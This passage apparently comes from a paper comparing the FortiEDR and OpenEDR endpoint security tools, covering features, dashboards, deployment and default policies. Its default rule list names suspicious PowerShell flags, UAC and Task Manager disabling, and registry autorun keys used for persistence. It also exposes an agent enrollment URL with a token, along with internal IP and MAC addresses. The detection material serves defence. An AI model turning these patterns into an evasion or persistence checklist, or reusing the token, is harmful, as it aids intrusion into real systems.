- Real-time threat detection: Paid EDR solutions typically have advanced threat detection capabilities, such as behavioral analytics and machine learning, that can detect malicious activity in real time.
- Incident response: Paid EDR solutions often include incident response capabilities such as automated incident investigation, automated containment, and incident analysis.
- Advanced threat protection: paid EDR solutions typically provide a wide range of threat protection capabilities, such as anti-malware, anti-ransomware, intrusion prevention, and memory-based protection.
- Forensics: Paid EDR solutions often include advanced forensic capabilities such as memory analysis, live response, and incident visualization.
- Integration: Paid EDR solutions typically provide integration with other security tools such as SIEM, threat intelligence platforms, and incident management systems.
- Managed Services: Many EDR solution providers offer managed service options, which can provide organizations with the benefits of having dedicated security experts to monitor and respond to incidents 24/7.
- Reporting: Paid EDR solutions often provide rich reporting capabilities, such as vulnerability reports, compliance reporting, and incident summaries, that help organizations identify and track security trends over time.

Open-source EDR solutions, on the other hand, are often free to use and can be customized to meet the specific needs of an organization. They are typically more flexible and can be used to build a custom security solution. These tools may also lack the level of support and documentation available with paid solutions, and they may not provide the same level of incident response and forensic capabilities.

Ultimately, the decision between using a paid or open-source EDR solution will depend on the specific needs and resources of the organization. While open-source EDR solutions can be a good fit for organizations with small budgets, and technical expertise, paid EDR solutions may be a better option for organizations that require more advanced features and support. It's important to understand the specific requirements of the organization and evaluate the features, costs, and capabilities of each solution before making a decision on which of the two are used.

In terms of budget, paid EDR solutions like FortiEDR can be more expensive than open-source options. It's important to evaluate the costs associated with deploying and maintaining the solution and compare them to the benefits that the solution offers to the organization.

In terms of specific security challenges, it's important to consider what types of threats and attacks the organization is facing and whether the solution can provide adequate protection and response capabilities. For example, if an organization is particularly concerned about advanced threats such as zero-day attacks, then a paid solution like FortiEDR, which has advanced threat detection and response capabilities, maybe a better fit.

When considering FortiEDR specifically, it's important to evaluate the solution's features, capabilities, and support offered by Fortinet. Furthermore, integration with other Fortinet solutions may provide a holistic security posture for an organization, but it also could introduce some complexity and additional costs depending on the organization's current security stack and infrastructure.

Tools used

Theoretical analysis

In this paper, in order to run our test I am going to use two different EDRs. For the paid tool I will use FortiEDR provided by Adacom SA and for the open-source option, I will use the OpenEDR project. In this chapter, we will compare the two different Endpoint Detection and Response solutions we chose for this paper referring to their characteristics.

FortiEDR

FortiEDR (Endpoint Detection and Response) is a paid solution that provides advanced threat protection and incident response capabilities for endpoints. It is developed and maintained by Fortinet, a well-known provider of cybersecurity solutions.

As Fortinet supports on its website, “FortiEDR delivers innovative endpoint security with real-time visibility, analysis, protection, and remediation. As proven in MITRE evaluations, FortiEDR proactively shrinks the attack surface, prevents malware infection, detects and defuses potential threats in real-time, and automates response and remediation procedures with customizable playbooks. It also identifies and stops breaches in real-time automatically and efficiently. And it does so without a slew of false alarms or disrupting business operations.”[4]

Some of the key features of FortiEDR include:

- Real-time threat detection: FortiEDR provides advanced threat detection capabilities, such as behavioral analytics and machine learning, that can detect malicious activity in real-time.
- Incident response: FortiEDR includes incident response capabilities such as automated incident investigation, automated containment, and incident analysis.
- Advanced threat protection: FortiEDR provides a wide range of threat protection capabilities, such as anti-malware, anti-ransomware, intrusion prevention, and memory-based protection.
- Forensics: FortiEDR includes advanced forensic capabilities such as memory analysis, live response, and incident visualization.
- Integration: FortiEDR provides integration with other Fortinet security solutions, such as SIEM, threat intelligence platforms, and incident management systems.
- Managed Services: Fortinet offers managed service options, which can provide organizations with the benefits of having dedicated security experts to monitor and respond to incidents 24/7.

- Reporting: FortiEDR provides rich reporting capabilities, such as vulnerability reports, compliance reporting, and incident summaries, that help organizations identify and track security trends over time.

FortiEDR offers a comprehensive solution that can provide advanced threat protection, incident response, and forensic capabilities for endpoints. The added value of integration with other Fortinet solutions can provide a seamless and holistic security posture for an organization. However, as with any paid solution, it also comes with a higher cost and may require additional resources to deploy, operate and maintain.

OpenEDR

Comodo OpenEDR is an endpoint detection and response (EDR) solution developed by Comodo Cybersecurity. OpenEDR is designed to detect and respond to advanced threats and malware that traditional antivirus software may miss. It uses behavior-based detection to monitor endpoints and detect suspicious activity, such as fileless malware, privilege escalation, and lateral movement.

From November 2020, Comodo EDR became Open Source and free for organizations or individuals to use, with the restriction of 3 days retention policy on all logs[8]. OpenEDR also includes a threat intelligence platform to provide users with real-time updates on emerging threats. The solution can be deployed on-premises or in the cloud and can be integrated with other Comodo cybersecurity products for comprehensive endpoint protection. Although it may not have the same level of advanced threat detection and response capabilities as FortiEDR, it is considered a respective alternative to paid solutions.

Summing up FortiEDR is generally considered a more comprehensive solution that provides advanced threat protection, incident response, and forensic capabilities. However, it also comes with a higher cost and may require additional resources to deploy, operate, and maintain. OpenEDR, on the other hand, is a cost-effective and customizable solution. But, it's limited to the detection and alerting capability and doesn't provide incident response capabilities and forensic capabilities as FortiEDR does.

In the following table we will analyze the differences between the two EDR solutions:


Feature	FortiEDR	Comodo OpenEDR
Malware detection	Yes, using signature-based and behavioral-based detection	Yes, using behavioral-based detection
Threat intelligence	Yes, using FortiGuard Labs threat intelligence	Yes, using Comodo threat intelligence
Response	Yes, includes automated and manual response options	Yes, includes automated and manual response options
Endpoint visibility	Yes, provides comprehensive endpoint visibility and control	Yes, provides comprehensive endpoint visibility and control
Platform support	Windows, MacOS, Linux, and virtual environments	Windows and MacOS
Deployment	On-premises, cloud, and hybrid deployment options available	On-premises, cloud, and hybrid deployment options available
Licensing	Commercial product requiring a license	Free OpenSource with Premium possibilities. Freemium
Free trial	Yes, a free trial is available for testing	Yes, a free trial is available for testing

Comparison Table

Tools showcase

FortiEDR


In this section we will analyze the user interface of the FortiEDR solution. In the following picture, there is the home page, where we can see an overview of the security events, the communication controls, the collector with the most events, and their online activity.



FortiEDR Dashboard

The Event Viewer page shows all the events that are created on the hosts and categorized based on their importance, it enables you to display two different slices or views of the event data collected by FortiEDR:

- **Device View:** This view presents information by device, and shows all the events detected on a given device.
- **Process View:** This view presents information by process, and shows all the events detected for a given process.




FortiEDR Event Tab

In the Forensics tab, a user can find more in-depth information regarding an alert and search deeply into the actual internals of the communicating devices' operating system that led up to the event. The Forensic Analysis add-on provides an abundance of deep analysis and drill-down options that reveal the process flows, memory stacks, and a variety of operating system parameters in a graphic view, such as infected device and application details, evidence path, which includes the process that the threat actor violated and which type of violation was executed.

The Dashboard enables you to display two different slices or views of the data collected by FortiEDR[8]:

- Device View: This view presents information by device, and represents all the events detected on a given device.
- Process View: This view presents information by process, and represents all the events detected for a given process.

In the first picture, on Device view, we can see the process tree of the Event we selected to run Forensic Analysis to.



Forensic Tab

Selecting the Process view from the button on the top right we can see all the Files that was accessed during the event and their specific hash:

The screenshot shows a process view for 'Cyttool.exe'. The process tree includes 'PARENT PROCESS CREATION', 'PARENT PROCESS CREATION', and 'CONNECTION'. Below the tree is a table of files accessed during the event:

EXECUTABLE FILE NAME	WRITABLE	CERTIFICATE	REPETITIONS	BASE ADDRESS	END ADDRESS	HASH
C:\Device\HarddiskVolume4\Windows\System32\cmd.exe	No	Signed	1	0x73e40000	0x73e4e000	8377960700504671717C58330009038F596F93
C:\Device\HarddiskVolume4\Windows\System32\cmd.exe	No	Signed	2	0x73e40000	0x73e4e000	8377960700504671717C58330009038F596F93
C:\Device\HarddiskVolume4\Windows\System32\cmd.exe	No	Signed	1	0x74e00000	0x74e03000	749588CF8B443C428B4540490105C3F3118F2A8
C:\Device\HarddiskVolume4\Users\Administrator\AppData\Local\Temp\2\ME91602_locket.pyd	No	Signed	2	0x72440000	0x72451000	5F447A238C080232F81599F936C00F07F2B871CA8
C:\Device\HarddiskVolume4\Users\Administrator\AppData\Local\Temp\2\ME91602\python37.dll	No	Signed	82	0x714e0000	0x7223a000	B8E44850A8D31817187E2D187E2D39891484436A12
C:\Device\HarddiskVolume4\Users\Administrator\Desktop\CyTool\Cytool.exe	No	Unsigned	1	0x100000	0x296000	862587E44AF005B1885CAAD70C6316E206F8B8

Process view

The Communication Control tab identifies all the communicating applications detected in your organization. It uses a set of policies that contain recommendations about whether an application should be approved or denied from communicating outside of the organization[8]:

The screenshot shows the 'COMMUNICATION CONTROL' tab with a list of applications. The interface includes a search bar and various filters. The application list is as follows:

APPLICATION	VENDOR	REPUTATION	VULNERABILITY	FIRST SEEN	LAST SEEN
Host Process for Windows Ser...	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	25-Jan-2023
10.0.17763.1 (WinBuild.1...		5	Unknown	13-Oct-2022	25-Jan-2023
10.0.14393.0 (rs1_release...		5	Unknown	31-Oct-2022	11-Nov-2022
Windows Defender SmartScreen	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	25-Jan-2023
Antimalware Service Executable	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	25-Jan-2023
Browser_Broker	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	13-Oct-2022
Firefox	Signed Mozilla Corporation	5	Critical	13-Oct-2022	25-Jan-2023
Host Process for Windows Tasks	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	25-Jan-2023
1541741231.cxp	Unsigned Unknown Vendor	Unknown	Unknown	13-Oct-2022	13-Oct-2022
Microsoft Malware Protection ...	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	11-Nov-2022
Speech Runtime Executable	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	26-Oct-2022
Settings	Signed Microsoft Corporation	5	Unknown	13-Oct-2022	13-Oct-2022

Communication Control Tab

The Policy Settings page displays the Communication Control policies that can be applied to an application or version in the application list. Communication Control has its own policies. Each policy row can be expanded to show the rules for that policy[8].

POLICY NAME	RULE	AFFECTED APPS	ACTION	STATE
Default Communication Control Policy		Total 0 denied apps (by user: 0 Allow 0 Deny)		
	Reputation is less than or equal to 1	0 applications	Deny	Disabled
	Vulnerability is greater than or equal to Critical	2 applications	Deny	Disabled
	Vendor is within 0 vendors	0 applications	Deny	
	Default rule (if none of the rules apply)	40 applications	Allow	
Servers Policy		Total 13 denied apps (by user: 0 Allow 0 Deny)		
Isolation Policy		Total 39 denied apps (by user: 0 Allow 0 Deny)		

Policy settings Tab

The Security Policies tab displays a row for each security policy that exists in the organization. Each policy row can be expanded to show the rules that it contains, and there are many that are provided out-of-the-box with several predefined security policies. By default, all policies are set to Simulation mode (meaning that they only log and do not block) From this page security teams can define additional policies:

POLICY NAME	RULE NAME	ACTION	STATE
Execution Prevention			Enabled
Exfiltration Prevention			Enabled
Ransomware Prevention			Enabled
Device Control			Enabled
eXtended Detection			Disabled

Security Policies tab


In the Inventory tab, users can have an overview of the collectors that are installed and see details regarding their information (IP addresses, MAC) and status.

COLLECTOR GROUP NAME	DEVICE NAME	LAST LOGGED	OS	IP	MAC ADDRESS	VERSION	STATE	LAST 1
High Security Collector Group (0/0)								
Default Collector Group (2/2)	PCKSEPM	..CLAB\Administrator	Windows Server 2016 Standard	172.31.5.97	00-50-56-9F-3E-2D	5.0.3.952	Disabled	7 days
	TestPCwNEDR	..HEDR\SuperGeorge	Windows 10 Enterprise Evaluation	192.168.1.141	00-0C-29-58-C6-3C	5.0.3.751	Disconnected	2 days

Inventory tab


OpenEDR

In this chapter we will describe the OpenEDR user interface. By logging it to your account we are presented with a Service summary of all the activity in the last month.




Comodo EDR Dashboard

In the dashboard we can see all the alerts that have been triggered based on a basic categorization:




OpenEDR Endpoint Tab

In the Alerts tab, we can see the alert detection, all the events that are created, with details on the score based on their urgency, alert name, time, the endpoint that was created and the status of it.




Alerts Tab

In the Investigate tab is where we can do an event search. This is the place where we can see more details about a certain event, and how this event happened.



Investigate tab

In the Process Timeline security teams can see an analysis on how and when the event happened either in a timeline or in a process tree.



Process Timeline Tab

Tool Deployment

FortiEDR

For the server side, the installation was completed by Adacom SA where I am using the paid license and the only thing I am required to do is add the agents to the specific machines I want to test, which is done by downloading it from a URL provided by Fortinet. For the Windows hosts, the file is FortiEDRCollectorInstaller64.msi .

OpenEDR

For the server side, I am using the cloud option that Xcitiium Platform provides. On first login, the platform requires the user to put in a secure password and create MFA with a secure authenticator application. By logging in you are presented with a detailed User interface that guides you with all the steps that the user should perform to install the agents on the machines. There is also an Elastic search implementation that provides the option to build the EDR on a private server and install OpenEDR there [10]. This option, however, does not include the graphical interface and you have to implement it on Kibana and Logstash.

In this case, it gave us a URL like the following:

<https://gpanag95gmailcom.itsm-us1.comodo.com:443/enroll/device/by/token/05bbf94bc1604e54c4a1645e41416cf5>

This will install the agent automatically, and create the connections required for it. This is really helpful as it enables security teams to install and run the open EDR in a short period of time, and that can also help in a cyber incident case.

Default rules and policies

FortiEDR

FortiEDR provides the following out-of-the-box policies[8]:

- **Exfiltration Prevention:** This policy enables FortiEDR to distinguish which connection establishment requests are malicious ones.
- **Ransomware Prevention:** This policy enables FortiEDR to detect and block malware that prevents or limits users from accessing their own system.
- **Device Control:** This policy enables FortiEDR to detect and block the usage of USB devices, such as USB mass storage devices. In this policy, detection is based on the device type.
- **Execution Prevention:** This policy blocks the execution of files that are identified as malicious or suspected to be malicious. For this policy, each file is analyzed to find evidence of malicious activity. One of the following rules is triggered, based on the analysis result:
 - ❖ **Most Likely a Malicious File:** A Malicious File Execution rule is triggered with critical severity. By default, the file is blocked.
 - ❖ **Probably a Malicious File:** A Suspicious File Execution rule is triggered with high severity. By default, the file is blocked.
 - ❖ **Show Evidence of Malicious File:** An Unresolved file rule is triggered with a medium severity. By default, the file is logged but is not blocked.

OpenEDR

There are seven event categories in the company rules section[11]. These categories are:

- **Process Events** – Rules to alert you when processes are invoked by an application
- **Registry Events** - Rules to alert you about changes to the Windows registry on your endpoints.
- **File Events** - Rules to alert you about modifications to system files.
- **Download Events** - Rules to alert you when files are downloaded via browsers, emails, shared folders, or external drives.
- **Upload Events** - Rules to alert you when files are transferred to shared folders or external drives.
- **Defense Events** - Rules to alert you when processes attempt to access critical operating system functions or launch attacks.
- **Network Events** - Rules to alert you about any service listening to ports and network connections on your endpoints.

Based on “Appendix 3: Default Xcitium Security Policy Details”[11] we can see all the Policies that are enabled by default:

Event Name	Description
Suspicious System Process Creation	Process verdict is not safe AND file path matches %systemroot%*
Remote Powershell Execution	File path matches *wsmprovhost.exe
Suspicious Powershell Flag	Command line matches any of the following: *powershell*-NoP* *powershell*-Win* *powershell*-w* *powershell*-Exec* *powershell*-ex* *powershell*-ep* *powershell*-command* *powershell*-NoL* *powershell*-InputFormat* *powershell*-Enc* *powershell*-NonInteractive* *powershell*-nonI* *powershell*-file*
Stop Service	Command line matches %systemroot%system32net*stop*
Run Untrusted Executable	Verdict is not safe
Suspicious Process Hierarchy	Process path does not match *explorer.exe AND path matches *powershell.exe OR patch matches *cmd.exe
Start Service	Command line matches %systemroot%system32net*start*
Registry Events	
Disable User Account Control	Registry key path is equal to HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersion PoliciesSystem AND registry value name is equal to EnableLUA0 AND registry value data is equal to 0.
Disable Task Manager	Registry key path is equal to HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionPoliciesSystem AND registry value name is equal to DisableTaskMgr AND registry value data is equal to 1
Installation of Drivers	Registry key path matches HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServices* AND registry value name is equal to Type AND Registry value data is equal to 1 OR registry value data is equal to 2
Add Service to svchost	Registry key path matches HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServices* AND registry value name is equal to ImagePath AND registry value data matches *svchost.exe* OR Registry key path matches HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServices*Parameters AND registry value name is equal to ServiceDll AND registry matches *.dll

Add Active Setup Value In Registry	Registry key path matches HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components*
Modify Powershell Execution Policy	Registry key path is equal to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell1\ShellIds\Microsoft.PowerShell AND registry value name is equal to ExecutionPolicy
Modify Firewall Settings	Registry key path matches HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile*
Disable Registry Editing Tool	Registry key path is equal to HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System AND registry value name is equal to DisableRegistryTools AND registry value data is equal to 1.
Modify AppInit_DLLs in Registry	Registry key path is equal to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\NTCurrentVersion\Windows AND registry value name is equal to AppInit_DLLs
Add Service	Registry key path matches HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services* AND registry value name is equal to ImagePath AND registry value data matches *.exe* AND registry value data doesn't match *svchost.exe*
Layered Service Provider installation	Registry key path matches HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries*
Disable Auto Update	Registry key path is equal to HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdateAU AND registry value name is equal to NoAutoUpdate AND registry value data is equal to 1 OR Registry key path is equal to HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate AND registry value name is equal to DisableWindowsUpdateAccess AND registry value data is equal to 1 OR Registry key path is equal to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WindowsUpdate AND registry value name is equal to DisableWindowsUpdateAccess AND registry value data is equal to 1

Add Autorun In Registry	<p>Registry key path matches any of the following: HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System Scripts\Startup* HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System Scripts\Logon* HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System* HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx* HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce* HKEY_CURRENT_USER\Software\Microsoft\Windows\NTCurrentVersion\Windows* HKEY_CURRENT_USER\Software\Microsoft\Windows\NTCurrentVersion\WindowsRun* HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ExplorerRun* HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ExplorerRun* HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System Scripts\Logoff* HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System Scripts\Shutdown* OR Registry key path equals any of the following: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 